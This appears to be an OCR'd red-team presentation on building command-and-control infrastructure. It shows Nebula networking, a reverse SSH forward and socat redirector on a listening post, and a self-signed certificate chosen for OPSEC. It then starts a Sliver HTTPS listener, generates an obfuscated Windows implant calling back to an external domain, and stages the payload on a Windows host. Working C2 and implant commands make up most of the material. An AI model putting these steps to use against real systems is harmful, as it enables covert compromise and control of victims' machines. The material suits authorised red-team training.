


```
[redacted]erts]
└─$ ip -br -c a
[redacted]
veth3935e5b@if20 UP             fe80::e878:82ff:fe62:525a/64
nebula1          UNKNOWN        192.168.100.3/24 fe80::df13:7edf:4e8b:935f/64
```




```
└─$ ping -c 1 192.168.100.1
PING 192.168.100.1 (192.168.100.1) 56(84) bytes of data.
64 bytes from 192.168.100.1: icmp_seq=1 ttl=64 time=260 ms

--- 192.168.100.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 260.424/260.424/260.424/0.000 ms
```

Set Up Reverse Port Forwarding & SOCAT




```
ubuntu@ip [redacted]:~$ socat -h
socat by Gerhard Rieger and contributors - see www.dest-unreach.org
Usage:
socat [options] <bi-address> <bi-address>
   options (general command line options):
```

- Our next objective is to ensure traffic can traverse from Listeningpost's external IP address all the way back to our teamserver. We'll prove this concept with port 443 and HTTPS to ensure OPSEC
- To do this securely, we will create a reverse port forward from the teamserver to the Listeningpost




```
─(kali㉿kali)-[~/Desktop]
$ sudo ssh -N -R 8443:localhost:443 -i certs/id_rsa ubuntu@listeningpost
```



```
sudo socat tcp-listen:443,reuseaddr,fork,bind=172.31.28.251 tcp:127.0.0.1
```

Allow Ingress traffic on listeningpost server



Associated security groups


Add one or more security groups to the network interface. You can also remove security groups.

sg-04886ab166119c8ff


Security groups associated with the network interface (eni-09b611c478b7346ad)

Security group name	Security group ID	
launch-wizard-4	sg-0dc0a03e194e5642e	Remove
nebula	sg-04886ab166119c8ff	Remove

OpSec !! TLS & HTTPS




```
┌──(kali㉿kali)-[~]
└─$ openssl req -new -x509 -sha256 -newkey rsa:2048 -nodes -keyout opsec.key.pem -days 365 -out opsec.cert.pem
.......+...+.....+............+..+.............+...+...........+...+.+.....+....+...+..............+.++++++++++++++++++++++++++++++++++++++++*..+...+.....+.+......+......+...+..+...+.+...+...+..............+...
.+++++++++++++++++++++++++++++++++++++++++*..+...+.......+..+...+....+.......................+.+......+...+..+...+...+..+....+......+...+...+..+........+......+..+......+.+......+...+..+...+.+.....+.........+.......+.....+..
.....+...+...+..........+......+....+..............+...+..+..............+......+....+...+...+..+......+.+......+......+...........+...+.....+........+...+..............+...+...................+...............+.
..+..+.+.....+...+......+.+...+...............+....+.....+..............++++++
.......++++++++++++++++++++++++++++++++++++++++*.+......+...+++++++++++++++++++++++++++++++++++++++++*..+.....+........+.+......................+...........+.........+.....+...+..+...+..........++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Opsec
Organizational Unit Name (eg, section) []:IT
Common Name (e.g. server FQDN or YOUR name) []:Opsec.info
Email Address []:asd@asd.com
```




```
┌──(kali㉿kali)-[~/redteaminfra]
└─$ ls
nebula  opsec.cert.pem  opsec.key.pem
```

Creating https listener via importing self signed certificates and generating a windows implant



```
┌──(kali㉿kali)-[~/redteaminfra]
└─$ ./sliver-server_linux

All hackers gain jump-start
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver > https --cert /home/kali/redteaminfra/opsec.cert.pem --key /home/kali/redteaminfra/opsec.key.pem

[*] Starting HTTPS :443 listener ...

[*] Successfully started job #1

[server] sliver > generate --http https://opsec.info

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 30s
[*] Implant saved to /home/kali/redteaminfra/CAUSAL_METRO.exe

[server] sliver >
```


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.2-vmware-a...
1 2 3 4
15:21
root@ubuntu-s-1vcpu-2gb-70gb-intel-blr1-01: ~/payloads
File Actions Edit View Help
listeningpost
teamserver
root@ubuntu-s-1vcpu-2gb-70gb-intel-blr1-01: ~/payloads
54.160.114.61 - Remote Desktop Connection
Administrator: Command Prompt
0 items
01:31

```
oot@ubuntu-s-1vcpu-2gb-70gb-intel-blr1-01:~/payloads# ls
AILY_NONDISCLOSURE.exe
oot@ubuntu-s-1vcpu-2gb-70gb-intel-blr1-01:~/payloads# 
```

```
C:\Users\Administrator\Downloads>
```

Thank You (Q&A)